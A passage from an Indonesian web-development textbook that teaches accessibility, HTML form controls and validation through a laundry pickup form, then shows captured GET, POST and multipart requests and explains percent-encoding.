cincin fokus yang terlihat (`:focus-visible`)	lembar gaya	pengguna papan ketik tahu posisinya
kontras teks minimal 4,5 banding 1	token warna	penglihatan lemah; layar ponsel di bawah terik
kontrol setinggi minimal 44 piksel	tombol dan isian	jari, dan tangan yang gemetar

Dua gagasan di **Tabel 2.7** perlu dijelaskan. **ARIA** (*Accessible Rich Internet Applications*) adalah sekumpulan atribut `aria-…` yang memberi tahu teknologi bantu apa sebuah elemen atau dalam keadaan apa ia. Aturan pertamanya: *jangan memakai ARIA jika elemen HTML biasa sudah menyatakannya*. `<button>` sudah merupakan tombol; `<div role="button">` hanya tombol bagi pembaca layar, bukan bagi papan ketik, kecuali Anda juga menulis skrip yang didapat tombol sungguhan secara cuma-cuma. ARIA menambal celah; ia tidak menggantikan HTML semantis.

Gagasan kedua adalah **kontras**. WCAG meminta rasio kontras minimal 4,5 banding 1 antara teks biasa dan latarnya. Rasio itu membandingkan luminans relatif L warna yang lebih terang dengan warna yang lebih gelap:

$$\text{kontras} = \frac{L_{\text{terang}} + 0.05}{L_{\text{gelap}} + 0.05} \tag{2.1}$$

dengan L bernilai dari 0 untuk hitam sampai 1 untuk putih. Menurut Persamaan (2.1), hitam di atas putih bernilai $(1 + 0.05)/(0 + 0.05) = 21$, nilai tertinggi. Abu-abu redup `#4b5563` pada petunjuk kita punya $L \approx 0.089$, sehingga di atas putih bernilai $1.05/0.139 \approx 7.6$, jauh di atas 4,5. Abu-abu yang lebih pucat seperti `#9ca3af` punya $L \approx 0.364$ dan hanya bernilai $1.05/0.414 \approx 2.5$: cukup untuk bingkai, tak terbaca untuk teks. Perkakas pengembang menampilkan rasio ini ketika Anda memeriksa sebuah warna, jadi Anda tidak perlu menghitungnya dengan tangan lagi.

Kode 2.18 memperlihatkan tiga aturan aksesibilitas pada lembar gaya: cincin fokus, kelas yang menyembunyikan teks di layar tetapi mempertahankannya bagi pembaca layar, dan tautan lompat yang baru muncul ketika papan ketik mencapainya.

Kode 2.18 Cincin fokus, kelas tersembunyi-visual, dan tautan lompat (cuplikan `html/css/style.css`).

```
/* Keyboard users must always see where they are. */
:focus-visible { outline: 3px solid var(--cyan); outline-offset: 2px; }

/* Hidden on screen, still read by screen readers. */
.visually-hidden {
  position: absolute; width: 1px; height: 1px; overflow: hidden;
  clip: rect(0 0 0 0); white-space: nowrap;
}
.skip-link { position: absolute; left: -999px; }
.skip-link:focus { left: var(--space); top: var(--space); background: var(--card); padding:
0.5rem; }
```

Ujilah aksesibilitas sebagaimana ia dipakai: singkirkan tetikus dan telusuri halaman dengan Tab, Enter, dan Spasi; perbesar sampai 200 persen; dan dengarkan halaman dengan pembaca layar bawaan sistem Anda (Narrator, VoiceOver, atau Orca). Pemeriksaan otomatis seperti *Lighthouse* di Chrome hanya menemukan sebagian masalah.

2.12 Formulir, secara Mendalam

Semua yang sejauh ini dibahas berjalan satu arah: peladen berbicara, Anda membaca. **Formulir** (*form*) membalik arah percakapan, dan ia adalah struktur terpenting dalam buku ini, karena hampir setiap aplikasi di bab-bab berikutnya — setiap login, pencarian, pesanan, dan unggahan — adalah formulir beserta kode yang menjawabnya.

Kita akan membangun satu formulir dan terus memakainya: **permintaan penjemputan** Profitina Laundry, pelanggan yang meminta toko menjemput cucian dari rumah.

2.12.1 Elemen `<form>`

Formulir adalah wadah dengan dua atribut yang lebih penting daripada semua hal lain di subbab ini digabungkan:

```
<form action="pickup" method="post">
  ...controls go here...
</form>
```

- **`action`** — alamat tujuan data: sebuah URL, relatif atau absolut, persis seperti `href`. Jika dihilangkan, peramban mengirim data kembali ke halaman tempat formulir itu berada.
- **`method`** — *cara* mengirimnya, `get` atau `post`. Subbab 2.13 seluruhnya membahas perbedaannya, yang merupakan beda antara pesanan yang benar dan pesanan yang menagih pelanggan dua kali.
- **`enctype`** — cara data dikemas. Nilai bawaan, `application/x-www-form-urlencoded`, menangani teks; unggahan berkas memerlukan `enctype="multipart/form-data"` (Subbab 2.13.4).
- **`novalidate`** — mematikan pemeriksaan bawaan peramban. Pakailah hanya jika Anda menyediakan pemeriksaan sendiri, seperti formulir kita di Subbab 2.25.

> **PERINGATAN:** Formulir di dalam formulir lain tidak diizinkan dan tidak bekerja. Peramban diam-diam membuang yang di dalam. Jika Anda merasa perlu formulir bersarang, yang

> sebenarnya Anda perlukan adalah dua formulir berdampingan, atau satu formulir dengan dua tombol kirim yang membawa nilai berbeda.

2.12.2 `name` adalah intinya

Setiap kontrol yang perlu didengar peladen memerlukan **`name`** — label pada amplopnya. Tanpa itu, nilainya sama sekali tidak dikirim, tanpa galat dan tanpa peringatan:

```
<form action="pickup" method="post">
  <input type="text" name="phone">
  <button type="submit">Send</button>
</form>
```

Ketik `0812 0000 1234` lalu tekan Send, dan peladen menerima satu pasangan: `phone=0812+0000+1234`. Hapus `name="phone"` dan peladen tidak menerima apa-apa, padahal formulirnya tampak dan berperilaku sama persis. Inilah penyebab paling umum keluhan "formulir saya tidak bekerja".

`id` adalah hal yang berbeda: pegangan untuk CSS, JavaScript, dan `<label for>`. Sebagian besar kontrol memerlukan keduanya, biasanya dengan nilai yang sama.

2.12.3 `<label>`: jangan pernah dilewatkan

```
<label for="phone">Mobile number</label>
<input type="tel" id="phone" name="phone">
```

Atribut `for` memuat **`id`** kontrol — bukan `name`-nya. Pasangan yang benar memberi tiga keuntungan sekaligus:

1. Mengklik label memfokuskan kontrol, sehingga di ponsel area ketuknya seluas kata-katanya, bukan hanya seluas kotaknya.
2. Pembaca layar mengumumkan "Mobile number, edit text", bukan sekadar "edit text".
3. Untuk kotak centang atau tombol radio, mengklik kata-katanya mengubah kontrol, sesuatu yang diharapkan setiap pengunjung.

Anda juga boleh membungkus kontrol di dalam labelnya dan menghilangkan `for`, yang praktis untuk kotak centang:

```
<label><input type="checkbox" name="care" value="no-perfume"> No perfume</label>
```

`placeholder` — teks bayangan di dalam kotak kosong — adalah petunjuk, bukan label: ia lenyap begitu pengunjung mengetik, dan sering terlalu pucat untuk dibaca. Jangan pernah memakainya sebagai pengganti `<label>`.

2.12.4 `<fieldset>` dan `<legend>`

Formulir panjang lebih mudah diisi jika dibagi menjadi kelompok-kelompok bernama. `<fieldset>` adalah kelompoknya dan `<legend>` namanya. Peramban menggambar kotak dengan legenda terpotong di tepi atasnya, dan pembaca layar mengumumkan legenda bersama kontrol di dalamnya, sehingga pengunjung mendengar "Who you are, Full name, edit text". `<fieldset>` di sekeliling tombol radio adalah satu-satunya cara agar kelompok itu secara keseluruhan punya nama.

2.12.5 Semua jenis *input*

`<input>` adalah satu tag yang atribut `type`-nya mengubahnya menjadi belasan kontrol berbeda. **Tabel 2.8** memuat semuanya.

Tabel 2.8 Setiap jenis `<input>`, kontrol yang dihasilkannya, dan yang diterima peladen.

type	Yang dilihat pengunjung	Yang dikirim
`text`	kotak satu baris	apa pun yang diketik
`password`	kotak berisi titik-titik	karakter aslinya, terbaca jelas kecuali halamannya HTTPS
`email`	kotak teks; ponsel menampilkan papan ketik @	teksnya, diperiksa bentuk alamatnya
`tel`	kotak teks; ponsel menampilkan papan angka	teksnya, tanpa diperiksa — pakai `pattern`
`url`	kotak teks	teksnya, diperiksa skemanya
`search`	kotak teks, sering dengan tombol hapus	teksnya
`number`	kotak dengan panah naik dan turun	angkanya, sebagai teks
`range`	penggeser	angkanya, sebagai teks; tidak pernah kosong
`date`	pemilih tanggal	`YYYY-MM-DD`
`time`	pemilih waktu	`HH:MM`
`datetime-local`	keduanya sekaligus	`YYYY-MM-DDTHH:MM`
`month`, `week`	pemilih bulan atau pekan	`YYYY-MM`, `YYYY-Www`
`color`	contoh warna yang membuka pemilih	`#rrggbb`, selalu huruf kecil
`checkbox`	kotak yang dapat dicentang	`value`-nya, **hanya jika dicentang**
`radio`	salah satu dari sekumpulan lingkaran	`value` dari yang dipilih
`file`	tombol Browse	bita-bita berkas, dengan `multipart/form-data`
`hidden`	tidak ada	`value`-nya, tanpa diubah
`submit`	tombol pengirim formulir	`value`-nya, jika tombol punya `name`
`reset`	tombol pengosong formulir	tidak ada; tidak pernah mengirim
`button`	tombol biasa	tidak ada dengan sendirinya
`image`	gambar yang mengirim formulir	koordinat klik, sebagai `name.x` dan `name.y`

`type="checkbox"` tidak mengirim apa pun jika tidak dicentang. Bukan untaian kosong — tidak ada apa-apa; namanya tidak muncul dalam permintaan, dan kode peladen yang mengharapkan `""` malah bertemu `null`, `None`, atau indeks yang tidak ada. Subbab 2.13.3 memperlihatkannya di jaringan.

`type="radio"` dikelompokkan menurut `name`, bukan menurut letaknya. Tiga tombol radio dengan `name` yang sama membuat pengunjung memilih tepat satu; tiga nama berbeda membuat ketiganya dapat menyala bersamaan. `value`-lah yang membedakannya, dan tanpa `value` peramban mengirim untaian harfiah `on`.

`type="hidden"` tidak rahasia. Ia tidak terlihat di halaman, tetapi jelas terlihat di sumbernya, dan pengunjung dapat mengubahnya sebelum mengirim. Bawalah nilai yang tidak berbahaya dengannya — formulir kita mengirim `source=web` — jangan pernah harga atau izin.

2.12.6 Kontrol yang bukan `<input>`

`<textarea>` adalah kotak teks banyak baris. Tidak seperti `<input>`, ia bukan elemen kosong: nilainya adalah isinya, di antara kedua tag. `rows` menentukan tinggi awal dalam baris. Jebakannya: spasi putih di antara kedua tag **adalah** nilainya, sehingga menaruh kedua tag di baris terpisah memasukkan satu baris baru ke dalam kotak.

`<select>` adalah daftar tarik-turun (*drop-down list*), dan setiap pilihannya adalah `<option>`. **Kode 2.19** adalah daftar layanan pada formulir penjemputan, dikelompokkan seperti **Kode 2.8**.

Kode 2.19 Daftar tarik-turun berkelompok (cuplikan `html/pickup.html`). `value` adalah yang diterima peladen; teks di antara tag adalah yang dibaca pengunjung.

```
        <select id="service" name="service" required aria-describedby="service-error">
          <option value="">Choose a service</option>
          <optgroup label="By weight">
            <option value="S0001" data-price="8000">Wash, dry &amp; fold - Rp
8.000/kg</option>
            <option value="S0002" data-price="12000">Express wash &amp; fold, 1 day - Rp
12.000/kg</option>
            <option value="S0003" data-price="6000">Ironing only - Rp 6.000/kg</option>
            <option value="S0010" data-price="15000">Curtain - Rp 15.000/kg</option>
          </optgroup>
          <optgroup label="Per item or pair">
            <option value="S0004" data-price="20000">Dry cleaning, shirt/blouse - Rp
20.000</option>
            <option value="S0005" data-price="65000">Dry cleaning, suit 2 pieces - Rp
65.000</option>
            <option value="S0006" data-price="45000">Dry cleaning, dress/kebaya - Rp
45.000</option>
            <option value="S0007" data-price="40000">Dry cleaning, jacket - Rp
40.000</option>
            <option value="S0008" data-price="35000">Bed cover, any size - Rp
35.000</option>
            <option value="S0009" data-price="25000">Blanket - Rp 25.000</option>
            <option value="S0011" data-price="45000">Shoes deep clean - Rp
45.000/pair</option>
            <option value="S0012" data-price="30000">Helmet cleaning - Rp 30.000</option>
          </optgroup>
        </select>
```

Tiga hal tentang **Kode 2.19**. `value` adalah yang berangkat, teks di antara tag adalah yang dibaca pengunjung, dan keduanya sebaiknya berbeda, karena yang satu untuk manusia dan yang lain untuk basis data Anda: peladen menerima `S0001`, kunci tabel Service yang ditanyai Bab 5. `<optgroup>` mengelompokkan pilihan di bawah judul yang tidak dapat dipilih. Dan pilihan pertama ber-`value=""`, sehingga "Choose a service" bukanlah pilihan: dengan `required`, nilai kosong berarti pengunjung wajib memilih sesuatu. Atribut `data-price` membawa harga untuk perkiraan langsung di Subbab 2.25; atribut apa pun yang diawali `data-` adalah HTML yang sah dan tersedia untuk skrip.

`<button>` adalah tombol kirim modern, lebih baik daripada `<input type="submit">` karena labelnya adalah isinya dan dapat memuat markah. Selalu tuliskan `type`-nya: `<button>` tanpa `type` di dalam formulir bernilai bawaan `submit`, yang akan mengejutkan Anda pada hari Anda menambahkan tombol untuk keperluan lain.

2.12.7 Atribut yang memvalidasi

Peramban modern memeriksa formulir sebelum mengirimnya, jika Anda memberi tahu apa yang harus diperiksa. **Tabel 2.9** memuat atribut-atribut yang memberi tahu itu.

Tabel 2.9 Atribut validasi. Peramban menerapkannya sebelum mengirim, dan menolak mengirim selama salah satunya gagal.

Atribut	Pada	Arti
`required`	sebagian besar kontrol	tidak boleh kosong
`minlength`, `maxlength`	kontrol teks	jumlah karakter paling sedikit dan paling banyak
`min`, `max`	angka, tanggal, waktu	nilai terkecil dan terbesar yang diizinkan
`step`	angka, tanggal, waktu	kenaikan yang diizinkan
`pattern`	kontrol teks	ekspresi reguler yang harus dicocoki nilai
`type`	`email`, `url`, `number`	pemeriksaan bawaan tipe itu
`readonly`	sebagian besar kontrol	tidak dapat disunting, tetapi **dikirim**
`disabled`	sebagian besar kontrol	tidak dapat disunting, dan **tidak** dikirim

Dua baris terakhir adalah pasangan yang patut diingat: `readonly` dikirim, `disabled` tidak. Berikut `pattern` yang dipakai pada nomor ponsel, beserta petunjuk yang menjelaskannya:

Kode 2.20 Isian telepon yang dibatasi ekspresi reguler (cuplikan `html/pickup.html`).

```
        <label for="phone">Mobile number <abbr title="required">*</abbr></label>
        <input type="tel" id="phone" name="phone" required pattern="0[0-9 \-]{9,16}"
               autocomplete="tel" aria-describedby="phone-hint phone-error">
        <span class="hint" id="phone-hint">10 to 13 digits, starting with 0, for example
0812 0000 1234.</span>
```

Bacalah pola pada **Kode 2.20** karakter demi karakter: `0` berarti nilai diawali angka nol; `[0-9 \-]` adalah satu digit, spasi, atau tanda hubung; `{9,16}` mengulangnya sembilan sampai enam belas kali. Peramban menambatkan pola itu di kedua ujungnya, sehingga kelebihan apa pun gagal. Pola ini meloloskan `0812 0000 1234` beserta spasinya; aturan persisnya — sepuluh sampai tiga belas *digit* — diperiksa skrip dan peladen, yang menghitung digitnya setelah spasi dibuang. `autocomplete="tel"` memberi tahu peramban data tersimpan mana yang cocok untuk kotak itu, sehingga pelanggan yang kembali cukup mengisinya dengan satu ketukan; `name`, `email`, dan `street-address` adalah nilai baku lainnya.

2.12.8 Formulir penjemputan

Subbab 2.12.1 sampai 2.12.7 bersama-sama menghasilkan formulir penjemputan, dalam tiga *fieldset*. **Kode 2.21** berisi data diri pelanggan.

Kode 2.21 *Fieldset* pertama formulir penjemputan: siapa pelanggannya (cuplikan `html/pickup.html`).

```
    <form id="pickup-form" class="form" action="pickup" method="post" novalidate>
      <fieldset>
        <legend>Who you are</legend>
        <label for="name">Full name <abbr title="required">*</abbr></label>
        <input type="text" id="name" name="name" required minlength="2" maxlength="60"
               autocomplete="name" aria-describedby="name-error">
        <span class="field-error" id="name-error"></span>

        <label for="phone">Mobile number <abbr title="required">*</abbr></label>
        <input type="tel" id="phone" name="phone" required pattern="0[0-9 \-]{9,16}"
               autocomplete="tel" aria-describedby="phone-hint phone-error">
        <span class="hint" id="phone-hint">10 to 13 digits, starting with 0, for example
0812 0000 1234.</span>
        <span class="field-error" id="phone-error"></span>

        <label for="email">E-mail (optional)</label>
        <input type="email" id="email" name="email" autocomplete="email"
               aria-describedby="email-error">
        <span class="field-error" id="email-error"></span>

        <label for="address">Pickup address <abbr title="required">*</abbr></label>
        <textarea id="address" name="address" rows="3" required minlength="10"
maxlength="200"
                  autocomplete="street-address" aria-describedby="address-
error"></textarea>
        <span class="field-error" id="address-error"></span>
      </fieldset>
```

Setiap kontrol diikuti `<span class="field-error">` kosong yang `id`-nya disebut kontrol itu pada `aria-describedby`. Ketika skrip menaruh pesan di *span* itu, pembaca layar membacakannya bersama isiannya. **Kode 2.22** adalah permintaannya sendiri: satu kelompok radio, daftar tarik-turun **Kode 2.19**, satu angka, satu kelompok kotak centang, tanggal, waktu, dan sebuah *textarea*.

Kode 2.22 *Fieldset* kedua: gerai, layanan, jumlah, instruksi perawatan, tanggal, waktu, dan catatan (cuplikan `html/pickup.html`).

```
        <legend>What we collect</legend>
        <fieldset class="choices" aria-describedby="outlet-error">
          <legend>Nearest outlet <abbr title="required">*</abbr></legend>
          <label class="choice"><input type="radio" name="outlet" value="O01" required>
Rungkut</label>
          <label class="choice"><input type="radio" name="outlet" value="O02">
Keputih</label>
          <label class="choice"><input type="radio" name="outlet" value="O03">
Wiyung</label>
          <span class="field-error" id="outlet-error"></span>
        </fieldset>

        <label for="service">Service <abbr title="required">*</abbr></label>
        <select id="service" name="service" required aria-describedby="service-error">
          <option value="">Choose a service</option>
          <optgroup label="By weight">
            <option value="S0001" data-price="8000">Wash, dry &amp; fold - Rp
8.000/kg</option>
            <option value="S0002" data-price="12000">Express wash &amp; fold, 1 day - Rp
12.000/kg</option>
            <option value="S0003" data-price="6000">Ironing only - Rp 6.000/kg</option>
            <option value="S0010" data-price="15000">Curtain - Rp 15.000/kg</option>
          </optgroup>
          <optgroup label="Per item or pair">
            <option value="S0004" data-price="20000">Dry cleaning, shirt/blouse - Rp
20.000</option>
            <option value="S0005" data-price="65000">Dry cleaning, suit 2 pieces - Rp
65.000</option>
            <option value="S0006" data-price="45000">Dry cleaning, dress/kebaya - Rp
45.000</option>
            <option value="S0007" data-price="40000">Dry cleaning, jacket - Rp
40.000</option>
            <option value="S0008" data-price="35000">Bed cover, any size - Rp
35.000</option>
            <option value="S0009" data-price="25000">Blanket - Rp 25.000</option>
            <option value="S0011" data-price="45000">Shoes deep clean - Rp
45.000/pair</option>
            <option value="S0012" data-price="30000">Helmet cleaning - Rp 30.000</option>
          </optgroup>
        </select>
        <span class="field-error" id="service-error"></span>

        <label for="amount">Estimated kg, or number of items <abbr
title="required">*</abbr></label>
        <input type="number" id="amount" name="amount" required min="0.1" max="50"
step="0.1"
               value="3" inputmode="decimal" aria-describedby="amount-error">
        <span class="field-error" id="amount-error"></span>
        <output id="estimate" for="service amount" class="result" aria-
live="polite"></output>

        <fieldset class="choices">
          <legend>Care instructions</legend>
          <label class="choice"><input type="checkbox" name="care" value="separate-whites">
Wash whites separately</label>
          <label class="choice"><input type="checkbox" name="care" value="no-perfume"> No
perfume</label>
          <label class="choice"><input type="checkbox" name="care" value="hang-shirts">
Shirts on hangers</label>
        </fieldset>
```

Kode 2.22 (Lanjutan) *Fieldset kedua: gerai, layanan, jumlah, instruksi perawatan, tanggal, waktu, dan catatan (cuplikan html/pickup.html).*

```
        <label for="pickup_date">Pickup date <abbr title="required">*</abbr></label>
        <input type="date" id="pickup_date" name="pickup_date" required
               aria-describedby="pickup_date-error">
        <span class="field-error" id="pickup_date-error"></span>

        <label for="slot">Preferred time</label>
        <input type="time" id="slot" name="slot" min="07:00" max="21:00" value="09:00"
               aria-describedby="slot-error">
        <span class="field-error" id="slot-error"></span>

        <label for="notes">Notes for the driver</label>
        <textarea id="notes" name="notes" rows="2" maxlength="300"></textarea>
```

Tiga perincian pada **Kode 2.22**. Kelompok radio punya `required` pada tombol pertamanya, yang membuat seluruh kelompok wajib diisi. Jumlahnya ber-`step="0.1"`, sehingga 4,3 kilogram diterima dan 4,35 tidak. Dan `<output>` adalah elemen yang dibuat untuk menampilkan nilai hasil hitungan halaman — di sini perkiraan harga. **Kode 2.23** menutup formulir.

Kode 2.23 *Fieldset* terakhir: kotak persetujuan yang eksplisit, sebuah isian tersembunyi, dan dua tombol (cuplikan `html/pickup.html`).

```
        <legend>Confirm</legend>
        <label class="choice">
          <input type="checkbox" name="consent" value="yes" required aria-
describedby="consent-error">
          I agree that Profitina Laundry stores my name, phone number and address to
          collect and return this laundry. <abbr title="required">*</abbr>
        </label>
        <span class="field-error" id="consent-error"></span>
        <input type="hidden" name="source" value="web">
        <p class="actions">
          <button type="submit" class="button primary">Send the request</button>
          <button type="reset" class="button">Clear the form</button>
        </p>
      </fieldset>
    </form>
```

Kotak persetujuan pada **Kode 2.23** bukan hiasan. Undang-Undang Pelindungan Data Pribadi, **UU PDP No. 27/2022** [2], mensyaratkan persetujuan yang spesifik, disadari, dan diberikan secara bebas. Kotak yang sudah tercentang sejak awal bukanlah persetujuan; kotak yang dicentang setelah membaca kalimat yang menyebut data apa yang disimpan dan untuk apa, itulah persetujuan. Itulah bentuk yang diminta undang-undang, dan biayanya hanya satu baris HTML.

> **CONTOH:** Siti mengisi formulir: nama, nomor, alamat, gerai Keputih, *Wash, dry & fold*, 4,3 kg, *No perfume* dan *Shirts on hangers* dicentang, 2 Oktober 2026 pukul 09.30, satu catatan untuk sopir, persetujuan dicentang. Apa yang dikirim peramban ketika ia menekan **Send the request**? Sebuah daftar datar berisi pasangan nama dan nilai, dengan `care` muncul *dua kali*, `email` muncul sebagai untaian kosong karena kotak teks yang kosong tetap mengirim namanya, dan `consent` bernilai `yes` — seandainya persetujuan tidak dicentang, pasangan itu sama sekali tidak ada. Subbab 2.13.3 memuat bita-bitanya.

2.13 GET dan POST: Apa yang Sebenarnya Dikirim Peramban

Subbab ini membahas apa yang meninggalkan komputer ketika pengunjung menekan tombol — halaman-halaman terpenting di bab ini, karena segala sesuatu mulai Bab 3 adalah kode yang membaca apa yang tiba.

2.13.1 Permintaan, bita demi bita

Permintaan HTTP adalah teks polos, dan Anda dapat melihatnya. `tools/capture.py` di folder kode bab ini adalah peladen mungil yang dibangun di atas soket mentah: ia menyajikan halaman-halaman, dan ketika sebuah formulir tiba, ia mencetak permintaan itu persis seperti datang dari jaringan alih-alih menanganinya. **Kode 2.24** adalah yang dikirim Chromium ketika formulir status di Subbab 2.25, yang metodenya `get`, dikirim dengan tagihan `B2938` dan telepon `0896 0000 1482`.

Kode 2.24 Permintaan GET sungguhan dari formulir status, ditangkap di jaringan (`captures/request-1.txt`). Data formulir ada di baris pertama, setelah tanda tanya.

```
GET /status?bill=B2938&phone=0896+0000+1482 HTTP/1.1
Host: localhost:8155
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "HeadlessChrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/141.0.7390.37 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8155/status.html
Accept-Encoding: gzip, deflate, br, zstd
```

Mari uraikan **Kode 2.24**:

- `GET` adalah **metode** — jenis operasi yang diminta.
- `/status?bill=B2938&phone=0896+0000+1482` adalah **sasaran** (*target*). Bagian sebelum `?` adalah jalur (*path*), yaitu `action` formulir; semua setelahnya adalah **untaian kueri** (*query string*), dan di situlah formulir GET menaruh datanya.
- `HTTP/1.1` adalah versi protokol.
- Setiap baris berikutnya sampai baris kosong adalah **header**: sebuah nama, titik dua, dan sebuah nilai. `Host` menyebut situsnya, `User-Agent` perambannya, `Accept` jenis jawaban yang dapat dipakainya, `Referer` halaman tempat formulir berada; baris `Sec-` dan `sec-ch-` adalah petunjuk tambahan dari peramban modern.
- Lalu satu baris kosong, yang menandai akhir header, dan **badan** (*body*) permintaan, yang untuk GET kosong.

Sekarang perhatikan untaian kuerinya: `bill=B2938&phone=0896+0000+1482`. Dua pasangan, dirangkai dengan `&`. Di dalam satu pasangan, nama dan nilai dirangkai dengan `=`. Dan spasi di nomor telepon telah berubah menjadi tanda `+`. Penggantian itu punya nama.

2.13.2 Pengodean persen

> **DEFINISI. Pengodean persen** (*percent-encoding*), disebut juga pengodean URL [3], adalah aturan untuk menaruh teks sembarang di tempat yang hanya mengizinkan sekumpulan karakter terbatas. Setiap bita yang bukan huruf, bukan digit, dan bukan salah satu dari `-`, `.`, `_`,

> dan ~ diganti tanda persen diikuti dua digit heksadesimal nilai bita itu. Dalam data formulir, spasi boleh ditulis + alih-alih %20.

Aturan ini ada karena = dan & sudah punya tugas: tanda & yang diketik di sebuah isian lalu dikirim apa adanya akan dibaca sebagai awal pasangan baru, dan datanya diam-diam menjadi salah.

Dikerjakan dengan tangan: # adalah bita 35, dan $35 = 2 \times 16 + 3$, sehingga digitnya 23 dan # ditulis %23. Koma adalah bita 44; $44 = 2 \times 16 + 12$, dan 12 dalam heksadesimal adalah C, sehingga koma menjadi %2C. Titik dua adalah bita 58; $58 = 3 \times 16 + 10$, dan 10 adalah A, sehingga 09:30 berangkat sebagai 09%3A30. Secara umum, bita v antara 0 dan 255 ditulis dengan dua digit heksadesimal

$$v = 16h + \ell, \qquad h = \lfloor v/16 \rfloor, \quad \ell = v - 16h \tag{2.2}$$

dengan h dan ℓ masing-masing antara 0 dan 15, dan digit 10 sampai 15 ditulis A sampai F. **Tabel 2.10** menerapkan Persamaan (2.2) pada karakter-karakter yang paling sering Anda jumpai.

Tabel 2.10 Pengodean persen yang lazim. Tanda plus harfiah harus dikodekan sebagai %2B, karena + tanpa kode sudah berarti spasi.

Karakter	Bita (desimal)	Hasil pengodean persen
spasi	32	%20, atau + dalam data formulir
#	35	%23
%	37	%25
&	38	%26
+	43	%2B
,	44	%2C
/	47	%2F
:	58	%3A
=	61	%3D
?	63	%3F

Tabel 2.10 menjelaskan galat yang kalau tidak dipahami akan menghabiskan satu sore Anda: pengunjung mengetik C++ di kotak pencarian, kode Anda tidak mendekode nilainya dengan benar, dan pencarian berjalan untuk C diikuti dua spasi. Huruf di luar alfabet Inggris dikodekan bita demi bita setelah diubah ke UTF-8: é adalah dua bita 195 dan 169, sehingga berangkat sebagai %C3%A9.

2.13.3 POST sungguhan

Kode 2.25 adalah formulir penjemputan dari **Kode 2.21**, **Kode 2.22**, dan **Kode 2.23**, diisi seperti contoh di Subbab 2.12.8 dan dikirim dengan method="post", ditangkap dengan cara yang sama.

Kode 2.25 Permintaan POST sungguhan dari formulir penjemputan (captures/request-2.txt). Datanya pindah dari baris pertama ke dalam badan, tetapi formatnya tidak berubah.

```
POST /pickup HTTP/1.1
Host: localhost:8155
Connection: keep-alive
Content-Length: 258
Pragma: no-cache
Cache-Control: no-cache
sec-ch-ua: "HeadlessChrome";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8155
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/141.0.7390.37 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8155/pickup.html
Accept-Encoding: gzip, deflate, br, zstd

name=Siti+Rahmawati&phone=0812+0000+1234&email=&address=Jl.+Keputih+Tegal+Timur+12%2C+Sukol
ilo&outlet=O02&service=S0001&amount=4.3&care=no-perfume&care=hang-shirts&pickup_date=2026-
10-02&slot=09%3A30&notes=Green+gate%2C+ring+twice+%233&consent=yes&source=web
```

Bandingkan **Kode 2.25** dengan **Kode 2.24**. **Yang berubah:** metodenya `POST`, sasarannya hanya `/pickup` tanpa tanda tanya, ada dua header baru, dan ada badan setelah baris kosong. **Yang tidak berubah:** badannya dikodekan persis seperti untaian kueri — pasangan dirangkai `&`, nama dan nilai dirangkai `=`, spasi menjadi `+`. Alamat `Jl. Keputih Tegal Timur 12, Sukolilo` tiba dengan komanya sebagai `%2C`; catatan `Green gate, ring twice #3` tiba sebagai `Green+gate%2C+ring+twice+%233`; dan `09:30` sebagai `09%3A30`.

Dua header baru itu memikul beban. `Content-Type: application/x-www-form-urlencoded` memberi tahu peladen cara membaca badan; tanpa itu bita-bita hanyalah bita. `Content-Length: 258` menyatakan berapa bita yang harus ditunggu — hitunglah, dan jumlahnya tepat 258 — sehingga peladen membaca sebanyak itu lalu berhenti; begitulah ia tahu permintaan sudah selesai pada koneksi yang tetap terbuka. Header baru ketiga, `Origin`, memberi tahu peladen situs tempat formulir itu berada, yang dipakai Bab 5 untuk melawan permintaan palsu.

`care` muncul **dua kali**, sekali untuk setiap kotak yang dicentang, dan `email` ada tetapi kosong; kotak persetujuan yang tidak dicentang tidak akan meninggalkan pasangan `consent` sama sekali.

> **WAWASAN KUNCI:** Peladen tidak menerima formulir. Ia menerima daftar datar berisi pasangan nama dan nilai, dengan satu nama dapat muncul nol kali, sekali, atau berkali-kali. Karena itu setiap perangkat sisi peladen menyediakan dua cara membacanya: satu yang mengembalikan nilai pertama, dan satu yang mengembalikan semuanya. Pada Servlet API Java keduanya adalah `getParameter` dan `getParameterValues`; pada Flask, `request.form.get` dan `request.form.getlist`; `$_POST` di PHP hanya menyimpan nilai *terakhir* kecuali HTML menamai isiannya `care[]`. Memakai cara tunggal pada kelompok kotak centang adalah galat yang baru muncul ketika pengunjung mencentang dua kotak.

2.13.4 Unggahan berkas dan `multipart/form-data`

Mengodekan-persen sebuah foto sepuluh megabita akan membuat ukurannya kira-kira tiga kali lipat, sehingga formulir yang membawa berkas memakai kemasan lain. Tambahkan

`enctype="multipart/form-data"` pada formulir dan sebuah `<input type="file">`, maka inilah yang berangkat; **Kode 2.26** dikirim oleh `curl`, klien HTTP baris perintah, dengan satu isian teks dan satu berkas kecil.

Kode 2.26 POST `multipart/form-data` sungguhan yang membawa satu isian teks dan satu berkas unggahan (`captures/request-3.txt`).

```
POST /pickup HTTP/1.1
Host: localhost:8155
User-Agent: curl/8.5.0
Accept: */*
Content-Length: 361
Content-Type: multipart/form-data; boundary=------------------------zcuw3pPVwyaCvhbdOfsOxk

--------------------------zcuw3pPVwyaCvhbdOfsOxk
Content-Disposition: form-data; name="name"

Siti Rahmawati
--------------------------zcuw3pPVwyaCvhbdOfsOxk
Content-Disposition: form-data; name="note"; filename="stain.txt"
